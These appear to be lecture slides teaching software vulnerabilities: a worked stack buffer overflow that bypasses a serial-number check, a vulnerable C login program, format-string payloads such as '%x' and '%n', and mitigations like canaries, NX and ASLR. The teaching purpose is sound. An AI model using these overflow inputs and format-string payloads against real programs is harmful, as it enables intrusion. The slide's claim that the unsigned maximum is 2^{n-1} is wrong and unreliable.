


```
bo.exe - Application Error

The instruction at "0x00004141" referenced memory at "0x00004141". The memory could not be "read".

Click on OK to terminate the program
Click on CANCEL to debug the program
```

- Note that 0x41 is ASCII for “A”
- Looks like ret overwritten by 2 bytes!


DISASSEMBLE CODE

- Next, disassemble bo.exe to find
- The goal is to exploit buffer overflow to jump to address 0x401034



```
.text:00401000
.text:00401000                 sub     esp, 1Ch
.text:00401003                 push    offset aEnterSerialNum ; "\nEnter Serial Number\n"
.text:00401008                 call    sub_40109F
.text:0040100D                 lea     eax, [esp+20h+var_1C]
.text:00401011                 push    eax
.text:00401012                 push    offset aS       ; "%s"
.text:00401017                 call    sub_401088
.text:0040101C                 push    8
.text:0040101E                 lea     ecx, [esp+2Ch+var_1C]
.text:00401022                 push    offset aS123n456 ; "S123N456"
.text:00401027                 push    ecx
.text:00401028                 call    sub_401050
.text:0040102D                 add     esp, 18h
.text:00401030                 test    eax, eax
.text:00401032                 jnz     short loc_401041
.text:00401034                 push    offset aSerialNumberIs ; "Serial number is correct.\n"
.text:00401039                 call    sub_40109F
.text:0040103E                 add     esp, 4
```

EXAMPLE




```
C:\Documents and Settings\Administrator\Desktop\programs\sre\Release>bo

Enter Serial Number
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@^P4

_
```

- Find that, in ASCII, 0x401034 is “@^P4”

⑧ Byte order is reversed? What the …

⑧ X86 processors are “little-endian”(low order byte first and high order byte last)




The instruction at "0x00341040" referenced memory at "0x00341040". The memory could not be "read".

Click on OK to terminate the program
Click on CANCEL to debug the program

OVERFLOW ATTACK, TAKE 2

- Reverse the byte order to “4^P@” and…




```
C:\Documents and Settings\Administrator\Desktop\programs\sre\Release>bo

Enter Serial Number
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4^P@

Serial number is correct.

C:\Documents and Settings\Administrator\Desktop\programs\sre\Release>_
```

- Success! We’ve bypassed serial number check by exploiting a buffer overflow
- What just happened?
  - Overwrote return address on the stack

VULNERABLE PROGRAM 2

```
int main(int argc, char**argv)
{
    int authentication(0);
    char cUsername[10], cPassword[10];
    strcpy(cUsername, argv[1]);
    strcpy(cPassword, argv[2]);
    if(strcmp(cUsername, "admin") == 0 && strcmp(cPassword, "adminpass") == 0)
    {
            authentication = 1;
    }
    if(authentication)
    {
            printf("Access granted");
    }
    else
    {
            printf("Wrong username and password");
    }
    return 0;
}
```

SURPRISE



```
D:\Thamizh\Temp>BufferOverflow admin adminpass

Access granted

D:\Thamizh\Temp>
```

```
D:\Thamizh\Temp>BufferOverflow admin idontknow

Wrong username and password

D:\Thamizh\Temp>
```

```
D:\Thamizh\Temp>BufferOverflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A

Access granted

D:\Thamizh\Temp>_
```

PROTECTION AGAINST BUFFER OVERFLOW

- There are 3 options:
  1. Eliminate all buffer overflows from software
  2. Detect bufferoverflows and act accordingly
  3. Preventing effects of buffer overflow attacks.
- Following are methods to safeguard against buffer overflows.

1. All input as evil! **-option 1**
2. Choice of programming language **-option 1**
3. Use of safe libraries **-option 1**
4. Stack-smashing protection using **canary** **-option 2**
5. Employ **non-executable stack ie,** Executable space protection **-option 3**
   - "No execute" NX bit (if available)
6. Memory address randomization(Address space layout randomization (ASLR) **-option 3**
7. Static Analysis

PROTECTION AGAINST BUFFER OVERFLOW

1. ALL INPUT AS EVIL! "ALL INPUT IS EVIL, UNTIL PROVEN OTHERWISE!"

- Create a *trust boundary* around the application. All input crossing that boundary needs to be validated and sanitized
- Most Buffer Overflows occur because too much trust was placed in the input. This includes all forms of input
  - Files &Registry
  - Network
  - Environment

2. CHOICE OF PROGRAMMING LANGUAGE

- c and c++ are still the most popular programming languages. however these languages do not have any built-in capabilities for checking array boundaries
- if possible use a modern language - .net, java, python, ada, lisp, modula-2, smalltalk and ocaml. These languages are safe because at runtime they automatically check all memory accesses within declared array bounds. There is a performance penalty for such checking.

PROTECTION AGAINST BUFFER OVERFLOW

3. USE OF SAFE LIBRARIES


- Many vulnerabilities in code are due to unsafe use of system libraries
- An alternative is **to install a kernel patch that dynamically substitutes calls to unsafe library functions** for safe versions of those
- Avoid using the standard CRT string libraries
- If using C++ use STL or MFC string classes
- VS 2005 and above includes the MS replacements to the CRT string libraries
- Third party open source string libraries, The Better String Library, Vstr and Strlcpy
- Not possible for closed-source systems such as MS operating systems

4. STATIC ANALYSIS


- Use a code analyzer to detect buffer overflows.
- Checking that arbitrary code does not overflow is an *undecidable* problem, as it depends on programmer expertise (costly)
- Use a compiler that does full bounds checking, i.e., makes sure that the code always allocate enough memory for arguments

PROTECTION AGAINST BUFFER OVERFLOW

5. STACK-SMASHING PROTECTION USING CANARY VALUE



- Runtime stack checking can be used to prevent stack smashing attacks.When return address is popped off the stack, it should be checked to verify that it hasn't changed.
- Its accomplished by adding a few bytes containing special values between variables on the stack and the return address.
- Inserts a "**Canary value**" just below the return address (Stack Guard) or just below the previous frame pointer (Stack Smashing Protector). This value gets checked right before a function returns as the canary value must be first overwritten before overwriting retun address.
- Before the function returns, check that the values are intact. Canary can be a specific value or a value that depends on return address.
- Canary value checking only takes place at return time, so other attacks possible.
- If the goal was a Denial-of-Service then it still happens
- Windows: /GS option for Visual C++ .NET 2003



PROTECTION AGAINST BUFFER OVERFLOW

6. EXECUTABLE STACK PROTECTION

- Make the heap and stack non-executable, since many buffer overflow attacks aim at executing code in the data that overflowed the buffer.
- Some hardware and many OS support the "no execute" or NX bit, where memory can be flagged so that code can't execute in a specific location.
- Doesn't prevent "return into libc" overflow attacks, because the return address of the function on the stack points to a standard "C" function (e.g., "system"), this attack doesn't execute code on the stack

7. MEMORY ADDRESS RANDOMIZATION

- patch at the kernel level, changing the memory mapping
  - small performance penalty, by extra memory lookups (actually, extra cache lookups)
- randomize place where code loaded in memory. makes most buffer overflow attacks probabilistic
- makes it very difficult to perform a useful buffer overflow
  - however, unlike some other strategies, does not improve robustness (liveness) properties

INCOMPLETE MEDIATION

INCOMPLETE MEDIATION

- Failure to perform "sanity checks" on data can lead to random or carefully planned flaws.
- Incomplete mediation makes buffer overflow conditions exploitable. Eg: strcpy(buffer,input)
- To prevent buffer overflow, the program must validate the input by checking the length of input before attempting to write it to buffer.
- Failure to do so is an example of *incomplete mediation*
- It can happen through:
  1. Failure of Input Validation
  2. Format String Vulnerability
  3. Integer Overflow

1. INPUT VALIDATION FAILURE EXAMPLE

- <u>EXAMPLE 1</u>
  - Consider: strcpy(buffer, argv[1])
  - A buffer overflow occurs if
  - len(buffer) < len(argv[1])
  - Failure to do so is an example of a more general problem: incomplete mediation
- <u>EXAMPLE 2</u>
  - Suppose the input is validated on the client before constructing the required URL.
  - For example, consider the following URL:

  http://www.things.com/orders/final&custID=112&num=55A&qty=20&price=10&shipping=5&total=205
  - Instead of using the client software, Trudy can directly send a URL to the server.
  - Suppose Trudy sends the following URL to the server:

  http://www.things.com/orders/final&custID=112&num=55A&qty=20&price=10&shipping=5&total=25

2. HOW DOES A FORMAT STRING VULNERABILITY LOOK LIKE ?

- many developers make an easy mistake— they use data from un-trusted users as the format string
- As a result, attackers can write format strings to cause many problems
- It can cause
  a) **Crashing a Program**
  b) **Viewing Stack Content**
  c) **Overwriting Memory**

Ok:

```
int func (char *user)
{
            printf ("%s", user);
}
```

Wrong usage:

```
int func (char *user)
{
            printf (user);
}
```

FORMAT STRING - EXAMPLE

```
#include <stdio.h>
int main(int argc, char* argv[])
{
        if(argc > 1)
        printf(argv[1]);
        return 0;
}
```

OUTPUT

- **format_bug.exe “Hello World”**
- **Hello World**

- **format_bug.exe "%x %x“**
- **12ffc0 4011e5**

•The printf function took an input string that caused it to expect two arguments to be pushed onto the stack prior to calling the function

•The %x specifiers enabled you to read the stack, four bytes at a time, as far as you’d like

•It isn’t hard to imagine that if you had a more complex function that stored a secret in a stack variable, the attacker would then be able to read the secret

A). CRASHING A PROGRAM

- Format string vulnerabilities can also cause program crashes
- An invalid pointer access or unmapped address read can be triggered by calling a formatted output function:

```
printf("%s%s%s%s%s%s%s%s%s%s%s%s");
```

- The %s conversion specifier displays memory at an address specified in the corresponding argument on the execution stack
- Because no string arguments are supplied in this example, `printf()` reads arbitrary memory locations from the stack until the format string is exhausted or an invalid pointer or unmapped address is encountered

B). VIEWING STACK CONTENT

- We can show some parts of the stack memory by using a format string like this:

```
printf ("%08x.%08x.%08x.%08x.%08x\n");
```

- This works, because we instruct the printf-function to retrieve five parameters from the stack and display them as 8-digit padded hexadecimal numbers
- So a possible output may look like:

```
40012980.080628c4.bffff7a4.00000005.08059c04
```

- This is a partial dump of the stack memory, starting from the current bottom upward to the top of the stack
- Depending on the size of the format string buffer and the size of the output buffer, you can reconstruct more or less large parts of the stack memory by using this technique
- In some cases you can even retrieve the entire stack memory
- An attacker can use this data to determine offsets and other information about the program to further exploit this or other vulnerabilities

C). OVERWRITING MEMORY

- Formatted output functions are dangerous because most programmers are unaware of their capabilities
- The %n conversion specifier was created to help align formatted output strings
- It writes the number of characters successfully output to an integer address provided as an argument
- Example, after executing the following code snippet:

```
int i;
printf("hello%n\n", (int *)&i);
```

- The variable i is assigned the value 5 because five characters (h-e-l-l-o) are written until the %n conversion specifier is encountered
- Using the %n conversion specifier, an attacker can write a small integer value to an address


3. INTEGER OVERFLOW

- Integers represent a growing and underestimated source of vulnerabilities in C and C++ programs
- An integer overflow occurs when an integer is increased beyond its maximum value or decreased beyond its minimum value.
- Overflows can be signed or unsigned
- A signed overflow occurs when a value is carried over to the sign bit
- An unsigned overflow occurs when the underlying representation can no longer represent a value
- SIGNED & UNSIGNED
- On a computer using two's complement arithmetic, a signed integer ranges from -2^{n-1} through $2^{n-1}-1$
- Unsigned integer values range from zero to a maximum that depends on the size of the type
- This maximum value can be calculated as 2^{n-1}, where n is the number of bits used to represent the unsigned type


RACE CONDITION

RACE CONDITION

- Ideally, **security processes should be *atomic*, that is, they should occur all at once**
- Race refers to a "race" between the attacker and the next stage of the process.
